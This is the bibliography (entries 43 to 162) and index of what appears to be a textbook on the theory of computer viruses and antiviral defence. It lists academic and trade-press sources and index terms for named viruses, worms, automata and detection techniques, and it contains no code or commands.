43. Cohen F. (1988) Models of Practical Defenses against Computer Viruses, IFIP-TC11 Computer and Security, vol. 7, no. 6.
44. Cohen F. (1990) ASP 3.0 - The Integrity Shell, Information Protection, vol. 1, no. 1.
45. Coursen S. (2001) 'Good' viruses have a future, `www.surferbeware.com/articles/computer-viruses-article-text-2.htm`

46. Detoisien E. (2003) Exécution de code malveillant sous Internet Explorer 5 et 6, MISC, Le journal de la sécurité informatique, Numéro 5.
47. Devergranne T. (2002) La loi "Godfrain" à l'épreuve du temps, MISC, Le journal de la sécurité informatique, Numéro 2.
48. Devergranne T. (2003) Virus informatiques : aspects juridiques, MISC, Le journal de la sécurité informatique, Numéro 5.
49. Devergranne T. (2003) Le reverse engineering coule-t-il de source ?, MISC, Le journal de la sécurité informatique, Numéro 9.
50. Dewdney A. K. (1984) Metamagical Themas, Scientific American, mars 1984. As far as the Core Games is concerned, the reader may also refer to `www.koth.org/info/sciam` or `kuoi.asui.uidaho.edu/~kamikaze/documents/corewar-faq.html`
51. D'Haeseleer P., Forrest S. et Helman P. (1996) An immunological approach to change detection : algorithms, analysis ans implications, In Proceedings of the 1996 IEEE Symposium of Computer Security and Privacy, IEEE Press, pp. 110-119.
52. Detailed description of the PE format, `http://spiff.tripnet.se/~iczelion/files/pe1.zip`
53. Dobbertin H. (1996) rump session, Eurocrypt'96. Available on `www.iacr.org/conferences/ec96/rump/`
54. Dobbertin H. (1996) Cryptanalysis of MD4. In: Gollman D. ed., Third Fast Software Encryption Conference, Lecture Notes in Computer Science 1039, pp 71–82, Springer-Verlag.
55. Dodge Y. (1999) Premiers pas en statistique, Springer-Verlag.
56. Dougherty D., Robbins A. (1990) Sed & Awk, O'Reilly & Associates.
57. Dralet S., Raynal F. (2003) Virus sous Unix ou quand la fiction devient réalité, MISC, Le journal de la sécurité informatique, Numéro 5.
58. Eichin M. W., Rochlis J. A. (1988) With microscope and tweezers : an analysis of the Internet virus of november 1988, IEEE Symposium on Research in Security and Privacy.
59. eEye Digital Security (1999) Retina vs IIS 4, Round 2, `www.eeye.com/html/Research/Advisories/AD19990608.html`
60. Filiol E. (2002) Applied Cryptanalysis of Cryptosystems and Computer Attacks Through Hidden Ciphertexts Computer Viruses, Rapport de recherche INRIA numéro 4359. Available on `http://www-rocq.inria.fr/codes/Eric.Filiol/papers/rr4359vf.ps.gz`
61. Filiol E. (2002) Le ver Code-Red, MISC, Le journal de la sécurité informatique, Numéro 2.
62. Filiol E. (2002) Le virus CIH dit "Chernobyl", MISC, Le journal de la sécurité informatique, Numéro 3.
63. Filiol E. (2002) Autopsie du macro-virus Concept, MISC, Le journal de la sécurité informatique, Numéro 4.
64. Filiol E. (2003) Les infections informatiques, MISC, Le journal de la sécurité informatique, Numéro 5.
65. Filiol E. (2003) La lutte antivirale : techniques et enjeux, MISC, Le journal de la sécurité informatique, Numéro 5.
66. Filiol E. (2003) Le virus de boot furtif Stealth, MISC, Le journal de la sécurité informatique, Numéro 6.
67. Filiol E. (2002) L'ingéniérie sociale, Linux Magazine 42, Septembre 2002.
68. Filiol E. (2003) Les virus informatiques. Revue des Techniques de l'ingénieur, volume H 5 440, octobre 2003.

69. Filiol E. (2004) Le ver Blaster/Lovsan, MISC, Le journal de la sécurité informatique, Numéro 11.
70. Filiol E. (2004) Le ver MyDoom, MISC, Le journal de la sécurité informatique, Numéro 13.
71. Filiol E. (2004) Strong Cryptography Armoured Computer Viruses Forbidding Code Analysis: the BRADLEY virus, *Proceedings of the 14th EICAR conference*, Malta, May.
72. Filiol E. (2004) Analyses de codes malveillants pour mobiles : le ver CABIR et le virus DUTS. MISC, Le journal de la sécurité informatique, Numéro 16.
73. Filiol E. (2005) SCOB/PADODOR : quand les codes malveillants collaborent. MISC, Le journal de la sécurité informatique, Numéro 17, janvier 2005.
74. Filiol E. (2005) Le virus Perrun : méfiez vous des rumeurs... et des images. MISC, Le journal de la sécurité informatique, Numéro 18, mars 2005.
75. FIPS 180-1 (1995) , *Secure Hash Standard*, Federal Information Processing Standards Publication 180-1, US Dept of Commerce/NIST.
76. Fix B., A Strange Story, `http://www.aspector.com/~brf/devstuff/rahab/rahab.html`
77. Forrest S., Hofmeyr S. A. et Somayaji A. (1997) Computer Immunology, In Communications of the ACM, Vol. 40, No 10, Octobre, pp. 88-96.
78. Foucal A. et Martineau T. (2003) Application concrète d'une politique antivirus, MISC Le journal de la sécurité informatique, numéro 5, pp 36-40.
79. Antivirus F-Secure - `www.fsecure.com`
80. News F-Secure (2003) A potentially massive Internet attack starts today, available on `www.f-secure.com/news/items/news_2003082200.shtml`
81. Garcia R., La protection contre les virus est-elle encore possible ?, Scurit Informatique-CNRS No 38, fvrier 2002.
82. Gardner M. (1970) Mathematical Games: The fantastic Combinations of John Conway's New Solitaire Game 'Life', Scientific American, 223, 4, pp. 120-123
83. Gardner M. (1983) The Game of Life Part I-III, in Wheels, Life and other Mathematical Amusements, p 219-222, W. H. Freeman.
84. Girard M., Hirth L. (1980) Virologie générale et moléculaire, éditions Doin.
85. Gödel K. (1931) Über formal unenscheidbare Sätze des Principia Mathematica une verwandter Systeme, Monatsh. Math. Phys., 38, 173-198.
86. GOST 28147-89 (1989) Cryptographic Protection for Data Processing Systems. Government Committee of the USSR for Standards.
87. Grätzer G. (1971) Lattice Theory: First Concepts and Distributive Lattices, W. H. Freeman.
88. Harley D., Slade R., Gattiker U. E. (2002) Virus : Définitions, mécanismes et antidotes, Campus Press.
89. Herman G. T. (1973) On universal computer-constructors, Information Processing Letters, 2, pp. 61-64.
90. Hopcroft J. E., Ullman J. D. (1979) Introduction to Automata Theory, Languages and Computation, Addison Wesley.
91. Huang Y. J. et Cohen F. (1989) Some Weak Points of one Fast Cryptographic Checksum Algorithm and Its Improvements, IFIP-TC11 Computers and Security, vol. 8, no. 1.
92. Hruska J. (2002) Computer virus prevention : a primer, `http://www.sophos.com/virusinfo/whitepapers/prevention.html`
93. Ilachinski A. (2001) Cellular Automata : A Discrete Universe, World Scientific.
94. Inside the Windows 95 registration wizard, `http://www.enemy.org/essays/2000/regwiz.shtml`

95. Kleene S. C. (1936) General recursive functions of natural numbers, Mathematische Annalen, 112, pp. 727-742.
96. Kleene S. C. (1938) On Notation for ordinal numbers, J. Symbolic Logic, 3, 150–155.
97. Korf R. E. (1999) Artificial Intelligence Search Algorithms, dans Atallah M. J. éditeur, Algorithms and Theory of Computation Handbook, CRC Press.
98. Lagadec P. (2003) Formats de fichiers et codes malveillants, In: *Proceedings of the SSTIC 2003 Conference*, pp. 198-214, `www.sstic.org` - An updated version is available on `http://www.ossir.org/windows/supports/liste-windows-2003.shtml`
99. Lai X., Massey J. L. (1991) A Proposal for a New Block Encryption Standard. In: Damgard I. B. (ed) Advances in Cryptology - Eurocrypt'90, Lecture Notes in Computer Science 473, Springer, Berlin Heidelberg New York, pp 389-404.
100. Langton C. G. (1984) Self-reproduction in Cellular Automata, Physica D, 10, pp. 135-144.
101. Lewis H. R., Papadimitriou C. H. (1981) Elements of the Theory of Computation, Prentice Hall.
102. Leyden J. (2001) AV vendors split over FBI Trojan Snoops, `http://www.theregister.co.uk/content/55/23057.html`
103. Linde R. R. (1975) Operating System Penetration, In National Computer Conference AIFIPS, pp. 361-368.
104. Ludwig M. A. (1991) The Little Black Book of Computer Viruses, American Eagle Press.
105. Ludwig M. A. (2000) The Giant Black Book of Computer Viruses, Second edition, American Eagle Press.
106. Ludwig M. A. (1993) Computer Viruses and Artificial Life and Evolution, American Eagle Press.
107. Manach J.-M. (2004) Quand un officier supérieur de l'armée tire à boulets rouges sur la LCEN, ZdNet France du 10 juin 2004, `http://www.zdnet.fr/actualites/technologie/0,39020809,39156449,00.htm`
108. Markov A. (1954) Theory of Algorithms, Trudy Math. Inst. V. A. Steklova, 42, Traduction anglaise : Israël Program for Scientific Translations, Jérusalem, 1961.
109. Martin M. (1990) Au cœur du `Bios`, Editions Sybex.
110. Menezes A. J., Van Oorschot P. C., Vanstone S. A. (1997) Handbook of Applied Cryptography. CRC Press, Boca Raton, New York, London, Tokyo, 1997.
111. Moore D. (2001) The spread of the Code-Red worm (CRv2) `http://www.caida.org/analysis/security/code-red/coderedv2_analysis.xml`
112. Moore D., Paxon V., Savage S., Shannon C., Staniford S., Weawer N. (2003) The spread of the Sapphire/Slammer Worm, `http://www.caida.org/analysis/security/code-red/coderedv2_analysis.xml`
113. Moore E. F. (1962) Machine Models of self-reproduction, Math. Prob. Biol. Sci., Proc. Symp. Appl. Math. 14, pp. 17-33.
114. Newham C., Rosenblatt B. (1998) Learning the Bash Shell, Second Edition, O'Reilly & Associates.
115. Ohno H. et Shimizu A. (1995) Improved Network Management Using NMW (Network Management Worm) System, Proceedings of INET'95.
116. `http://www.packetstormsecurity.org`
117. Papadimitriou C. H. (1994) Complexity Theory, Addison Wesley.
118. Pavie O. (2002) Bios, Editions Campus Press.
119. Post E. (1936) Finite combinatory processes: Formulation I, J. Symbolic Logic, 1, pp. 103-105.

120. Poulsen K. (2003) Slammer worm crashed Ohio nuke plant network, SecurityFocus, August 19th. Available on www.securityfocus.com/printable/news/6767
121. Pozzo M. et Gray T. (1986) Computer Viruses Containment in Untrusted Computing Environments, IFIP-TC11 Computers and Security, vol. 5.
122. Pozzo M. et Gray T. (1987) An Approach to Containing Computer Viruses, IFIP-TC11 Computers and Security, vol. 6.
123. Rado T. (1962) On non-computable functions, Bell System Tech. J., 41, 877-884.
124. Recommendation 600/DISSI/SCSSI, *Protection des informations sensibles ne relevant pas du secret de Défense, Recommendation pour les postes de travail informatiques*. Délégation Interministérielle pour la Sécurité des Systèmes d'Information. Mars 1993.
125. RFC 1945 : Hypertext Transfert Protocol - HTTP/1.0 (Specification). Available on www.10t3k.org/biblio/rfc/french/rfc1945.html
126. Rifflet J.-M. (1998) La programmation sous Unix, 3ème édition, Ediscience.
127. Riordan J., Schneier B. (1998) Environmental key generation towards clueless agents, Mobile Agents and Security Conference'98, Lecture Notes in Computer Science, Springer-Verlag.
128. Rivest R. L. (1992) The MD5 Message Digest Algorithm, *Internet Request for Comment 1321*, April 1992.
129. Rogers H. Jr (1967) Theory of Recursive Functions and Effective Computability, McGraw-Hill.
130. Ruff N., Le spyware dans Windows XP, In: *Proceedings of the SSTIC 2003 Conference*, pp 215–227, www.sstic.org
131. Schneier B. (1996) *Applied Cryptography*, Wilew et Sons, 2nd ed.
132. Schneier B. (1994) Description of New Variable-Length Key, 64-Bit Block Cipher (Blowfish). In: Anderson R. (ed) Fast Software Encryption Cambridge Security Workshop Proceedings, Lecture Notes in Computer Science 809, Springer, Berlin Heidelberg New York, pp 191-204.
133. Serazzi G. et Zanero S. (2003), Computer Virus Propagation Models. In: *Performance Tools and Applications to Networked Systems* (Calzarossa M. et Gelenbe E. éditeurs), revised Tutorial Lectures MASCOTS 2003, Lecture Notes in Computer Science 2965, pp 26–50, Springer 2004.
134. Shannon C. E. (1948) A mathematical theory of communication. *Bell System Journal*, Vol. 27 pp. 379-423 (Part I) et pp. 623-656 (Part II).
135. Shannon C. E. (1949) Communication Theory of Secrecy Systems.*Bell System Journal*, Vol. 28, Nr.4, pp 656–715.
136. Sheskin D. J. (1997) Handbook of Parametric and Nonparametric Statistical Procedures, CRC Press.
137. Sipper M. *The Artificial Self-Replication Page*, http://lslwww.epfl.ch/~moshes/selfrep/
138. University to run virus writing course, Mai 2003, www.silicon.com/news/500013/14/4372.html
139. Virus writing at University : Could we, would we, should we ?, Mai 2003, www.silicon.com/leader/500013/14/4377.html
140. Shoch J. F., Hupp J. A. (1982) The Worm programs - Early Experience with a Distributed Computation, In Communications of the ACM, March, pp. 172-180.
141. Smith G. C. (1994) The Virus Creation Labs, American Eagle Press.
142. Smith G. C. (2003) One printer, one virus, one disabled Iraqi air defense, www.theregister.co.uk/content/55/29665.html

143. Antivirus Sophos - `www.sophos.com`
144. Spafford E. H. (1989) The Internet worm incident, European Software Engineering Conference (ESEC) 1989, Lecture Notes in Computer Sciences 387.
145. Spinellis D. (2003) Reliable Identification of Bounded-length Viruses is NP-complete, IEEE Transactions in Information Theory, Vol. 49, No. 1, janvier.
146. Staniford S., Paxson V. et Weaver N. (2002) How to Own the Internet in your Spare Time. In *11th Usenix Security Symposium*, San Francisco, August 2002.
147. Sturgeon W. (2003) Security Firms slam Uni decision to write viruses, Mai 2003, `www.silicon.com/news/500013/14/4403.html`
148. Sturgeon W. (2003) University virus writing sparks end user outrage, Mai 2003, `www.silicon.com/news/500013/14/4404.html`
149. Sturgeon W. (2003) Support grows for controversial virus writing course, Mai 2003, `www.silicon.com/news/500013/14/4420.html`
150. Tischer M. (1996) La bible PC - Programmation système, 6ème édition, Micro Applications.
151. Thatcher J. (1962) Universality in the von Neumann cellular model, pp 132-186 in [26].
152. Thompson K. (1984) Reflections on Trusting Trust, Communications of the ACM, vol. 27-8, pp. 761-763.
153. Turing A. M. (1936) On computable numbers with an application to the *Entscheidungsproblem*, Proc. London Math. Society, 2, 42, pp. 230-265.
154. Vandevenne P. (2000) Re: virus de bios ? et précisions, `fr.comp.securite`, 2000-12-03, 07:43:28 PST.
155. von Neumann J. (1951) The general and logical theory of automata, in Cerebral Mechanisms in Behavior : The Hixon Symposium, L.A. Jeffress ed., pp 1-32, Wiley.
156. von Neumann J. (1966) Theory of Self-reproducing Automata, edited and completed by Burks, A. W., University of Illinois Press, Urbana and London.
157. Wall L., Christiansen T., Schwartz R. (1996) Programming Perl, O'Reilly & Associates.
158. Wang X., Feng D., Lai X. et Yu H. (2004) Collisions for Hash Functions MD4, MD5, HAVAL-128 and RIPEMD, available on `http://eprint.iacr.org/2004/199`
159. `http://msdn.microsoft.com/livrary/en-us/winprog/windows_api_reference.asp`
160. `http://burks.brighton.ac.uk/burks/progdocs/winsock/winsock.htm`
161. Zou C. C., Gong W. et Towsley D. (2002) Code Red Worm Propagation Modeling and Analysis. In: CCS'02 Proceedings, November 2002, ACM Press.
162. Zuo Z. et Zhou M. (2004), Some further theoretical results about computer viruses, *The Computer Journal 46:6.*

Index

Halting problem, 43
Quine, 114
UNIX_Companion.a, 250
dropper
  see virus, 84
hoaxes, 139
jokes, 139
malware, 41, 66
buffer overflow, 85
YMUN20
  see virus, 367, 373
YMUN
  see virus, 369

absolute isolability, 76
Adleman, Leonard, 4
anti-antiviral fighting
  polymorphism, 190
anti-antiviral techniques
  polymorphism, 118
  stealth, 118
anti-antivirale techniques, 117
antiantiviral fighting
  stealth, 188
antiviral detection
  behavior monitoring, 162
  code emulation, 163
  file integrity checking, 161
  heuristic analysis, 160
  scanning, 157
  search for viral signatures, 157
  spectral analysis, 158
antiviral fight, 4, 151
  computer hygiene, 164
  computer hygiene rules, 151, 153
  dynamic techniques, 162
  efficiency, 153
  scanning, 157
  search for viral signatures, 157
  static techniques, 156
  undecidability, 52
antiviral protection, 151
  behavior monitoring, 162
  code emulation, 163
  computer hygiene, 164
  computer hygiene rules, 151, 153
  dynamic techniques, 162
  efficiency, 153
  file integrity checking, 161
  heuristic analysis, 160
  reliability, 152
  scanning, 157
  search for viral signatures, 157
  spectral analysis, 158
  static techniques, 156
  trust, 152
antiviral techniques
  integrity checking, 4
  scanning, 4
antivirus
  file integrity checking, 161
  analyse heuristique, 217
  behavior monitoring, 162
  code emulation, 163
  dynamic mode, 156
  fighting antivirus, 117
  heuristic analysis, 160

integrity checking, 4
scanning, 4, 157
search for viral signatures, 157
spectral analysis, 158
static mode, 156
viral database, 158
applied cryptanalysis
see virus, 368
Arpanet, 39
automata
cellular ˜, 19, 21
configuration, 21
finite ˜, 20
propagation function, 22
subconfiguration, 21
transition function, 22
universal computability, 27
universal constructor, 26
automate
self-reproducing ˜, 19
automaton
Byl's self-reproducing ˜, 33
Byl's self-reproducing automata, 35
Langton's self-reproducing ˜, 161
Langton's self-reproducing loop, 31, 34
Ludwig's self-reproducing ˜, 34

BadTrans
see worms, 369
Bash, 186
behavior monitoring
see antivirus, 162
bios, 174
POST, 356
see `BIOS` virus, 349
structure, 351
working, 351
buffer overflow, 258, 262, 267
Burks, Arthur, 8, 19
Byl, John, 33

Caligula
see virus, 368, 372
carrier, 70
cellular automata, 8
Codd automata, 37
Codd, Edgar, 31
code emulation
see antivirus, 163
Cohen, Fred, 4, 41
companion
see virus, 207
computer charter, 166
computer hygiene
rules, 164
computer hygiene rules, 151, 153
computer infection program, 41, 66
benignant, 70
carrier, 70
conception, design, 96
contagious, 70
detectability level, 96
dropper, 70
lure, 102
non self-reproducing, 98
pathogenic, 70
simple, 98
Trojan horse, 70, 71, 100
virulent, 70
computer infection programs, 82
benign, 71
disseminating, 71
logic bomb, 99
malicious, 71
simple, 71
computer virus, 3
Core Wars, 40
cost of a viral attack
see virus, worms, 163

decidability issue, 52
decidable relation, 13
dropper, 70

Enigma, 39

file integrity checking
see antivirus, 161
Forrest's model, 92
function
characteristic function, 16
decidable, 16
index of a recursive ˜, 15
recursive, 12
total, 12
functions
k-place partial, 12
recursive primitive, 12

Gödel numbering, 13
Gödel, Kurt, 12

Herman's theorem, 35
heuristic analysis
  see antivirus, 160
hoax, 165

IBM, 166
icons
  chained, 112
  companion viruses, 112
  transparent, 112
infected set, 75
infection marker, 86
integrity checking
  see antiviral techniques, antivirus, 4
interpreted language
  see virus, 185
isolation model, 75
  absolute isolability, 76

joke, 165

Kleene recursion theorem, 17, 71
Kleene, Stephen, 17

langage
  Visual Basic for Applications (VBA), 186
Langton's loop, 32
Langton, Christopher, 31
  loop, 32, 161
language
  Awk, 190
  Bash, 186
  perl, 190
  VBScript, 186
largest viral set, 48
logic bomb
  definition, 99
  detection, 154
  trigger, 99
logical bomb, 173
Ludwig, Mark, 116
lure, 102, 173
lure program
  detection, 154

macro-virus
  see virus, 186
macro-viruses
  see virus, 127
Magic Lantern
  see worms, 368
malicious programs, 3
malware, 3, 69, 82
  conception, design, 96
  detectability level, 96
  legal aspects, 172
  non self-reproducing, 98
  simple, 71, 98
  Trojan horse, 100
malware attack
  how to react, 167
Manhattan project, 39
MD5, 161
Morris Jr, Robert T., 260

overinfection, 188

partial function, 12
PocketPC
  virus, see virus, 85
polymorphism, 41, 44, 188, 190
  definition, 118
polymorphisme, 4
programming language
  Pdf, 127
  Postscript, 127
  Visual Basic for Applications (VBA), 128
psychological manipulation, 293

recursive enumerability, 16
recursive function, 9, 11
retrovirus
  see virus, 137

safety
  definition, 117
scanning
  see antiviral techniques, antivirus, 4
  see antivirus, antiviral detection, antiviral fight, antiviral protection, 156
scripts
  see virus, 185
security

definition, 117
self-reproduction, 8, 24
SHA-1, 161
singleton viral set, 49
smallest viral set, 48
social engineering, 84, 87, 140, 144, 145, 293
spectral analysis
see antivirus, 158
stealth, 188
definition, 118
SUN Microsystems, 166
Symbian cellular phones
worm, see worms, 85

total function, 12
trigger
see logic bomb, 99
Trojan horse, 70, 71, 173, 328
Back Orifice, 101
Netbus, 101
Padodor, 102
Phage, 85
Scob, 102
SubSeven, 101
keyloggers, 102
client module, 100
definition, 100
detection, 154
server module, 100
Turing machine
Halting problem, 43
control function, 9
halting problem, 15
read/write head, 9
tape, 9
universal ˜, 13
Turing Machines, 8
Turing machines, 7
Turing, Alan M., 4

Ultra project, 39
Universal computability, 27
universal computer, 27
universal constructor
see automata, 26
universal viral machine, 55

viral cardinality, 55
viral computability, 54
viral detection, 59
complexity, 72
viral eradication, 60
Viral evolution, 47
viral evolutivity, 54
viral payload, 196
viral set, 45
viral signature, 188
discriminating, 157, 188
frameproof, 157, 188
non-incriminating, 157
properties, 157
viral singleton, 44
viral toolkit, 139
VBSWG, 139
VCL, 139
virale signature
non-incriminating, 188
Virus
and recursive functions, 17
virus, 3
Whale, 120
1099, 87
Brain, 40, 132, 134
Caligula, 372
Century, 89
Coffee Shop, 89
Colors, 89, 174
Concept, 124
CrazyEddie, 139
Dark Avenger, 138
Dark Vader, 138
Datacrime, 157
Duts, 85
Ebola, 92
Elk Cloner, 40
Friday 13th, 89
Hole Cavity Infection, 106
Ithaqua, 138
Joshi, 133
Kilroy, 132, 357
Linux.RST, 136
March6, 133
Mawanella, 89
Melissa, 122
Nuclear/Pacific, 139
Peachy, 126
Perrun, 126, 135, 369

Stealth, 132, 134, 337
Telefonica, 136
Tremor, 85
Unix.satyr, 149, 241
Unix_Coco, 199
Unix_bash, 199
Unix_head, 198
Unix_owr, 197
Vacsina, 138
W32/Magistr, 349, 356
W32/Nimda, 154
Warrier, 87
Whale, 136
Winux/Lindose, 139
Wogob, 139
X21, 210
X23, 237
Yankee, 138
dropper, 84
pre-bios, 350
vbashp, 190
vbash, 186, 190
vcomp_ex_v1, 221
vcomp_ex_v2, 230
vcomp_ex_v3, 238
vcomp_ex, 210
virux, 203
KOH, 329, 335, 348
CIH, 82, 88–90, 99, 109, 130, 174, 349, 356
ELF infector, 241
SURIV, 105
VBIOS, 358
YMUN20, 84, 367, 369, 380
YMUN20 family, 373
YMUN, 135, 230, 367
YMUN family, 369
`BIOS ~`, 349
absolutely isolable, 76
action chart, 86
anti-detection routine, 86
appender, 104
Apple II, 40
AppleDOS 3.3, 40
applications, 324, 329
  applied cryptanalysis, 368
  automated compression, 330
  automated encryption, 335
  bypassing integrity checking, 253
  bypassing of the RPM signature checking, 254
  environmental cryptographic key generation, 342
  fighting against crime, 340
  military ~, 338
  password wiretapping, 255
armoured virus, 136
BAT-like, 185
behavioural virus, 133
Bios virus, 130
boot structure virus, 131
boot virus, 130, 131
code interlacing, 106
Cohen's 1108 virus, 63
Cohen's contradictory ~, 59
Cohen's experiments, 61
combined, 369
combined viruses, 135
compagion viruses, 110
compagnons
  UNIX_Companion.a, 250
companion, 207
  X21, 210
  X23, 237
  vcomp_ex_v1, 221
  vcomp_ex_v2, 149, 230
  vcomp_ex_v3, 238
  vcomp_ex, 210
Concept, 78
copy routine, 86
cost of an attack, 163
definition, 41
detectability level, 96
detection, 59
detection by viral evolutivity, 60
diffusion phase, 87
disease phase, 88
document ~, 69
document viruses, 124
  definition, 125
eradication, 60
FAT virus, 113
formal definition, 3
functional diagram, 86
generator, viral toolkit, 139
hoax, 165
in interpreted language, 185
incubation phase, 88

infected set, 75
infection index, 94
infection marker, 158
infection phase, 87
infectious index, 93
joke, 165
largest viral set, 48
legal aspects, 172
life cycle, 87
macro-virus, 69, 186
macro-viruses, 127
memory resident, 133
modes of operation, 103
multiformat, 139
multipartite virus, 138
multiplateform virus, 138
nomenclature, 122
number of, 93
of executable file, 123
overinfection, 188
overwriter, overwriting virus, 103
payload, 87, 196
PE infector, 106
polymorphic, 92, 188
prepender, 104
prevention, 56
  flow models, 57
  partition models, 57
primary-infection, 88
psychological
  definition, 140
psychological ˜, 165
psychological virus, 139
rapid virus, 138
retrovirus, 137
scripts, 185
search routine, 86
signature, 86
simple, 49
singleton viral set, 49
slow virus, 138
smallest viral set, 48
source code viruses, 114
static, 60
stealth, 188
universal viral machine, 55
viral cardinality, 55
Viral computability, 54
viral evolution, 47
viral evolutivity, 54
viral set, 45
viral singleton, 44
virulence, 93
with rendez-vous, 135
von Neumann, John, 4, 8, 19
model, 23

worm detection
see worms, 154
worms, 257
Apache, 319
BadTrans, 85
Bagle, 257
Blaster/Lovsan, 171
CRClean, 332
Cabir, 85
Code Green, 332
Codered 1, 174
Codered 2, 141, 258
Codered, 85, 95, 171, 267, 332
Creeper, 259, 333
I-worm, 143
IIS_Worm, 258, 266
ILoveYou, 82, 145, 257
Internet Worm, 258, 259
Kelaino, 120
Melissa, 144, 257
MyDoom, 82, 257
Netsky, 257
Nimda, 85, 122
Noped, 340
Pedoworm, 90, 340
Polypedoworm, 348
Ramen, 319
Reaper, 333
Sapphire/Slammer, 82, 87, 92, 95, 98, 143, 148, 258
Sobig-F, 171
UNIX.LoveLetter, 307
W32/Bagle, 147
W32/Blaster, 168
W32/Bugbear-A, 122, 145, 154
W32/Klez.H, 122
W32/Klez, 154
W32/Lovsan, 82, 143, 258, 332
W32/Mydoom, 147
W32/Nachi, 332
W32/Netsky, 147

W32/Sasser, 143
W32/Sircam, 257
W32/Sobig-F, 145
W32/Sobig.F, 82
W32/Zafi-B, 147
Xanax, 286
action chart, 86
Autodoubler, 331
BadTrans, 369
cost of an attack, 163
detection, 154
diffusion phase, 87
disease phase, 88
email worms, 145
functional diagram, 86
infection phase, 87
life cycle, 87
macro-worms, 143
Magic Lantern, 154, 324, 329, 338
mass-mailing worms, 145
modes of operation, 103
Morris worm, 258, 259
nomenclature, 141
primary infection, 88
simple, 143
viral toolkit
VBSWG, 139
Xerox, 40, 329, 333

Xerox worm, 40